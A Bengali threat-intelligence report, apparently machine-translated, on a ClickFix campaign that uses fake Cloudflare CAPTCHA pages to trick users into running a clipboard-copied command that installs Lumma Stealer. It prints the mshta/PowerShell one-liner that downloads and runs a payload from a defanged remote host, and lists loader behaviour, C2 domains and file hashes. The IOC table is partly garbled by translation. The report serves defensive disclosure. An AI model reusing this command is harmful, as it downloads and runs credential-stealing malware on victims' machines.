

ভূমিকা:
আমরা সম্প্রতি একটি নতুন ম্যালওয়্যার প্রচারণা শনাক্ত করেছি যা জাল ক্যাপচা পৃষ্ঠা ব্যবহার করে লুম্মা স্টিলারকে সরবরাহ করে, যা ম্যালওয়্যার-অ্যাজ-এ-সার্ভিস (MaaS) মডেলের অধীনে পরিচালিত একটি ইনফোস্টিলার, যা প্রথম ২০২২ সালে আবিষ্কৃত হয়েছিল। পূর্ববর্তী প্রচারণাগুলিতে, ২০২৪ সালের মাঝামাঝি সময়ে সহ, আক্রমণকারীরা লক্ষ্যবস্তু করা গুগল যাচাইকরণ পৃষ্ঠাগুলিতে ফিশিং এবং জাল রিক্যাপচা পৃষ্ঠাগুলির সাথে জড়িত একটি প্রতারণামূলক কৌশল ClickFix ব্যবহার করেছিল।
এই সাম্প্রতিক প্রচারণায়, আক্রমণকারীরা ফিশিং এবং নকল reCAPTCHA পৃষ্ঠাগুলি ব্যবহার করে ClickFix ব্যবহার করে চলেছে, যাতে তারা ক্ষতিগ্রস্তদের তাদের ক্লিপবোর্ডে অনুলিপি করা দূষিত কমান্ড চালানোর জন্য প্রতারণা করে। তবে, তারা এখন তাদের মনোযোগ Cloudflare যাচাইকরণ পৃষ্ঠাগুলির ছদ্মবেশে স্থানান্তরিত করেছে। এই প্রতিবেদনে ClickFix সংক্রমণ শৃঙ্খলের বিভিন্ন ধাপ ব্যাখ্যা করা হবে; Cloudflare reCAPTCHA এর ছদ্মবেশে ClickFix পৃষ্ঠাগুলি, কীভাবে এটি MSHTA এবং PowerShell-এর অপব্যবহার করে একটি .NET লোডার সরবরাহ করে।
সংক্রমণ চেইন:



সংক্রমণ শৃঙ্খলটি একটি নকল ক্যাপচা (CAPTCHA) পৃষ্ঠা দিয়ে শুরু হয়, যা ভুক্তভোগীকে ক্ষতিকারক কমান্ডটি চালাতে প্ররোচিত করার জন্য ডিজাইন করা হয়েছে। ওয়েবপৃষ্ঠাটি "আমি রোবট নই – ক্লাউডফ্লেয়ার যাচাইকরণ" এর মতো একটি বিভ্রান্তিকর বার্তা প্রদর্শন করে, যা ব্যবহারকারীকে উইন্ডোজ রান ডায়ালগে প্রদত্ত একটি কমান্ড কপি করে চালাতে প্ররোচিত করে। একবার চালানো হলে, কমান্ডটি mshta.exe চালু করে, যা একটি এমবেডেড VBScript চালায়। VBScript-টি একটি PowerShell কমান্ড চালানোর জন্য একটি WScript.Shell অবজেক্ট তৈরি করে। এরপর PowerShell, Invoke-WebRequest ব্যবহার করে একটি রিমোট সার্ভার থেকে একটি ক্ষতিকারক পেলোড (g.exe) ডাউনলোড করে এবং এটিকে ডাউনলোডস ফোল্ডারে সংরক্ষণ করে। পরবর্তীতে, Start-Process ব্যবহার করে v.exe চালানো হয়, যা আক্রমণের পরবর্তী পর্যায় শুরু করে। v.exe ফাইলটি একটি লোডার হিসেবে কাজ করে, যা লুম্মা স্টিলারকে ডিক্রিপ্ট করে এবং মেমরিতে ইনজেক্ট করে।
এমবেডেড জেএস স্ক্রিপ্টের বিশ্লেষণ:
এই স্ক্রিপ্টটি ব্যবহারকারীদেরকে ক্ষতিকারক PowerShell কমান্ডগুলি অনুলিপি এবং কার্যকর করার জন্য প্রতারণা করে একটি সামাজিক প্রকৌশল আক্রমণ চালানোর জন্য ডিজাইন করা হয়েছে। আক্রমণটি ক্লাউডফ্লেয়ারের মানব যাচাইকরণ প্রক্রিয়ার ছদ্মবেশ ধারণ করে, এটিকে বৈধ বলে মনে করে এবং নীরবে ক্ষতিকারক কার্যকলাপ পরিচালনা করে।
টেক্সট এরিয়ায় ক্ষতিকারক পেলোড উপাদান:

ক্ষতিকারক JS স্ক্রিপ্টে দুটি টেক্সট এরিয়া এলিমেন্ট রয়েছে যা ক্ষতিকারক PowerShell এবং MSHTA কমান্ডের সাথে সংযুক্ত। প্রথম পেলোডটি hxxps[:]//deskbot.net থেকে একটি ক্ষতিকারক ফাইল (kyc.mp4) ডাউনলোড এবং চালানোর জন্য ডিজাইন করা একটি পাওয়ারশেল কমান্ড কার্যকর করে। এই পদ্ধতিটি Lumma Stealer সরবরাহ করার জন্য ব্যবহৃত হয়েছিল, যা জাভাস্ক্রিপ্ট ফাইলে মন্তব্য করা হয়েছে (চিত্র 3 দেখুন)।
দ্বিতীয় টেক্সট এরিয়া এলিমেন্টটি mshta.exe ব্যবহার করে, যা একটি VBScript এক্সিকিউট করে যা একটি PowerShell কমান্ড চালু করে।
mshta vbscript:Execute(“CreateObject(“”WScript.Shell””).Run(“”powershell -c iwr 'hxxps[:]//kvndbb3[.]com/g[.]exe' -o $HOME\Downloads\v.exe; Start-Process $HOME\Downloads\v.exe””,0)(window.close) ' আমি রোবট নই - ক্লাউডফ্লেয়ার যাচাইকরণ আইডি: 5mUiAHM”)
এটি Invoke-WebRequest (iwr) ব্যবহার করে kvndbb3[.]com থেকে “ g.exe” ডাউনলোড করে এবং ডাউনলোডস ফোল্ডারে “v.exe” নামে সংরক্ষণ করে । এরপর Start-Process ব্যবহার করে এটি এক্সিকিউট করা হয়। ম্যালওয়্যার আক্রমণে mshta.exe এবং WScript.Shell-এর মতো প্রোগ্রামগুলোকে কাজে লাগিয়ে নিরাপত্তা ব্যবস্থা বাইপাস করার জন্য এই পদ্ধতিটি একটি এভেশন কৌশল হিসেবে ব্যবহৃত হয়।

ভুয়া মানব যাচাই কৌশল:
এই স্ক্রিপ্টের সবচেয়ে প্রতারণামূলক দিকগুলির মধ্যে একটি হল এটিতে একটি নকল মানব যাচাইকরণ ব্যবস্থা ব্যবহার করা। এটি ক্লাউডফ্লেয়ারের যাচাইকরণ প্রক্রিয়ার অনুকরণ করে ব্যবহারকারীদের বিশ্বাস করায় যে তাদের একটি অতিরিক্ত পদক্ষেপ সম্পূর্ণ করতে হবে। ব্যবহারকারী যখন যাচাইকরণ বোতামে ক্লিক করেন, তখন স্ক্রিপ্টটি স্বয়ংক্রিয়ভাবে লুকানো ক্ষতিকারক কমান্ডটি তাদের ক্লিপবোর্ডে কপি করে। এরপর ভুক্তভোগীকে তাদের টার্মিনালে এই কমান্ডটি পেস্ট এবং কার্যকর করতে প্রতারিত করা হয়, যার ফলে ম্যালওয়্যারটি ডাউনলোড এবং কার্যকর করা যায়।
আক্রমণটিকে আরও কার্যকর করার জন্য, স্ক্রিপ্টটিতে একাধিক ভাষার অনুবাদ (ইংরেজি, স্প্যানিশ, চীনা, আরবি, হিন্দি এবং আরও অনেক কিছু) অন্তর্ভুক্ত করা হয়েছে। এর অর্থ হল আক্রমণকারী বিশ্বব্যাপী দর্শকদের লক্ষ্যবস্তু করছে, যার ফলে সফল সংক্রমণের সম্ভাবনা বৃদ্ধি পাচ্ছে।
ক্লিপবোর্ড হাইজ্যাকিং প্রক্রিয়া:

স্ক্রিপ্টটি একটি `copyToClipboard()` ফাংশন ব্যবহার করে, যা ব্যবহারকারী ভেরিফিকেশন বোতামে ইন্টারঅ্যাক্ট করলে লুকানো টেক্সট এরিয়ার ভেতর থেকে ক্ষতিকারক পাওয়ারশেল কমান্ডটি নির্বাচন করে এবং ক্লিপবোর্ডে কপি করে। ব্যবহারকারীদের অজান্তেই ক্ষতিকারক কোড কার্যকর করানোর জন্য এটি একটি গোপন কৌশল। যেমনটি চিত্র ৩ এবং চিত্র ৫-এ দেখানো হয়েছে।
একবার কপি হয়ে গেলে, আক্রমণকারী ব্যবহারকারীকে কমান্ডটি একটি PowerShell টার্মিনালে পেস্ট করে রান করার নির্দেশ দেয়। যদি কার্যকর করা হয়, তাহলে ম্যালওয়্যারটি ডাউনলোড, ইনস্টল এবং সম্ভাব্যভাবে শিকারের মেশিনে স্থায়ীত্ব অর্জনের জন্য ব্যবহৃত হয়।
ডটনেট লোডারের বিশ্লেষণ:


গবেষকদের বাধা দিতে এবং সনাক্তকরণ এড়াতে লোডার বিভিন্ন অ্যান্টি-অ্যানালাইসিস কৌশল ব্যবহার করে। আমাদের বিশ্লেষণে দেখা গেছে যে লোডার ডিবাগিং বা স্যান্ডবক্স পরিবেশ সনাক্ত করার জন্য কার্যকরকরণের সময়কাল পর্যবেক্ষণ করে। এই চেকটি সম্ভাব্য বিশ্লেষণ প্রচেষ্টা সনাক্ত করতে সহায়তা করে, যেমন চিত্র 8-এ দেখানো হয়েছে।


লোডারটি বিশ্লেষণ করার সময় আমরা দেখতে পাই যে, এটি চিত্র ৯-এ দেখানো একটি কী ব্যবহার করে দ্বিতীয় পেলোডটি ডিক্রিপ্ট করে। এরপর ডিক্রিপ্ট করা কোডটি VirtualProtect-এর মতো এপিআই ব্যবহার করে প্রসেস মেমরিতে ইনজেক্ট করা হয় এবং তারপরে ইনজেক্ট করা পেলোডটি এক্সিকিউট করার জন্য WriteProcessMemory ও CreateThread ব্যবহার করা হয়। এই কৌশলটি সাধারণত শনাক্তকরণ এড়ানোর জন্য ব্যবহৃত হয় এবং এটি নিশ্চিত করে যে ক্ষতিকারক কোডটি নিচের চিত্র ১০-এ দেখানো মেমরিতেই রান করবে।
পেলোড বিশ্লেষণ (লুম্মা স্টিলার):

পেলোড নমুনাটি এনক্রিপ্ট করা ডেটা এবং স্ট্রিং সহ একটি 32 বিট নমুনা।

এটি "আপনি কি ম্যালওয়্যার চালাতে চান" বার্তা সহ একটি ডায়ালগ বক্স প্রম্পট করে, যা চিত্র ১২-এ দেখানো ম্যালওয়্যার কার্যকর করার আগে চূড়ান্ত পরীক্ষা হিসেবে কাজ করে।
API সমাধান ক্ষমতা:

এটি নীচের চিত্র ১৩-এ দেখানো API হ্যাশিং কৌশল ব্যবহার করে API গুলি সমাধান করার ক্ষমতা রাখে।
ডেটা এক্সফিলারেশন

এই ম্যালওয়্যারটি BitBlt এবং CreateCompatibleBitmap সহ Windows GDI API ব্যবহার করে সম্পূর্ণ স্ক্রিন ক্যাপচার করে এবং ক্যাপচার করা বিষয়বস্তুকে একটি বিটম্যাপ ইমেজ হিসেবে সংরক্ষণ করে।

এটি GetClipboardData API ব্যবহার করে ক্লিপবোর্ড থেকে সংবেদনশীল তথ্য চুরি করার চেষ্টা করে। একবার ডেটা বের করে ফেলা হলে, এটি চুরি করা তথ্য বের করে দেওয়ার জন্য একটি কমান্ড-এন্ড-কন্ট্রোল (C2C) সংযোগ স্থাপন করে।
C2C সংযোগ:
স্টিলার তার ইউজার-এজেন্ট স্ট্রিং-এ Mozilla/5.0 ব্যবহার করে বৈধ ওয়েব ট্র্যাফিকের সাথে মিশে যায় এবং C2C সার্ভারের সাথে যোগাযোগ করে। এই কৌশলটি চুরিকারীকে নিরাপত্তা সমাধান দ্বারা সনাক্তকরণ এড়াতে সাহায্য করে যা নেটওয়ার্ক ট্র্যাফিকের অসঙ্গতি পর্যবেক্ষণ করে।


ম্যালওয়্যারটি আপডেট সহজতর করতে, কমান্ড গ্রহণ করতে এবং চুরি হওয়া ডেটা অপসারণের জন্য কমান্ড-এন্ড-কন্ট্রোল সার্ভার হিসেবে সাতটি হার্ডকোডেড ডোমেনের উপর নির্ভর করে।
উপসংহার:
ClickFix প্রচারণাটি দেখায় যে হুমকির শিকার ব্যক্তিরা কীভাবে সুরক্ষা ব্যবস্থা এড়িয়ে ব্যবহারকারীদের প্রতারণা করার জন্য সামাজিক প্রকৌশল কৌশল ব্যবহার করে চলেছে। এই প্রচারণায় নকল ক্লাউডফ্লেয়ার ক্যাপচা পৃষ্ঠা, ক্লিপবোর্ড হাইজ্যাকিং এবং MSHTA এবং PowerShell এর মতো উইন্ডোজ ইউটিলিটিগুলির অপব্যবহারের মাধ্যমে আক্রমণকারীরা দক্ষতার সাথে লুম্মা স্টিলার সরবরাহ এবং কার্যকর করে। এই আক্রমণে ব্যবহৃত .NET লোডারটিতে সনাক্তকরণ এড়াতে অ্যান্টি-অ্যানালাইসিস কৌশল অন্তর্ভুক্ত রয়েছে। প্রচারণায় একাধিক ভাষার ব্যবহার একটি বিশ্বব্যাপী লক্ষ্যবস্তু পদ্ধতির উপর আলোকপাত করে, যা এটিকে একটি ব্যাপক হুমকিতে পরিণত করে।
মিটার এটিটি এবং সিকে কৌশল:
| নাম | টেকনিক আইডি | নাম |
| জাল ক্যাপচা যাচাইকরণ | T1566 | ফিশিং |
| পাওয়ারশেল এক্সিকিউশন | T1204
T1059.001 |
ইউজার এক্সিকিউশন কমান্ড এবং স্ক্রিপ্টিং ইন্টারপ্রেটার: পাওয়ারশেল |
| Mshta এক্সিকিউশন
|
T1218.005
T1027.009 |
সিস্টেম বাইনারি প্রক্সি এক্সিকিউশন: Mshta অস্পষ্ট ফাইল বা তথ্য: এমবেডেড পেলোড |
| স্ক্রিন ক্যাপচার | T1113 | স্ক্রিন ক্যাপচার |
| powershell.exe ব্যবহার করে এনক্রিপ্ট করা পেলোড কার্যকর করা হয়েছে
|
T1059.001
T1027.013 |
কমান্ড এবং স্ক্রিপ্টিং ইন্টারপ্রেটার: পাওয়ারশেল অস্পষ্ট ফাইল বা তথ্য: এনক্রিপ্টেড/এনকোডেড ফাইল |
| ইনপুট ক্যাপচার | T1056 | keylogging |
| প্রতিরক্ষা ফাঁকি | T1055.012 | প্রসেস ইনজেকশন: প্রসেস হোলো করা
|
| কন্টেন্ট ইনজেকশন | T1659 | সিস্টেমে ক্ষতিকারক কোড প্রবেশ করানো |
| কমান্ড এবং কন্ট্রোল | T1071.001 | অ্যাপ্লিকেশন লেয়ার প্রোটোকল: ওয়েব প্রোটোকল
|
সুরক্ষা:
Trojan.Ghanarava.1739530256ee4fbc
ট্রোজান.ঘনারাভা.1739337049382d41
ট্রোজান.লুম্মাস্টিলারসিআইআর
IOCs:
| MD5 | ফাইলের নাম |
| 9A926390B4E4EF1EEC4E9E6C80382D41 | v.exe সম্পর্কে |
| 049F8BF92786B0AFF493BC8533EE4FBC | লুম্মা পেলোড |
| C2C | |
| অনুসরণ | |
| অনুসরণ | |
| অনুসরণ | |
| torpdidebar.com সম্পর্কে | |
| hopeefreamed.com সম্পর্কে | |
| অ্যাক্টিওথ্রিয়াজ.কম | |
| ইম্পোর্টেনপ্টোক.কম | |
| rebeldettern.com সম্পর্কে | |
| torpdidebar.com সম্পর্কে | |
| voicesharped.com সম্পর্কে
|
|
লেখক:
সৌমেন বার্মা
বৈভব বিল্লাদে



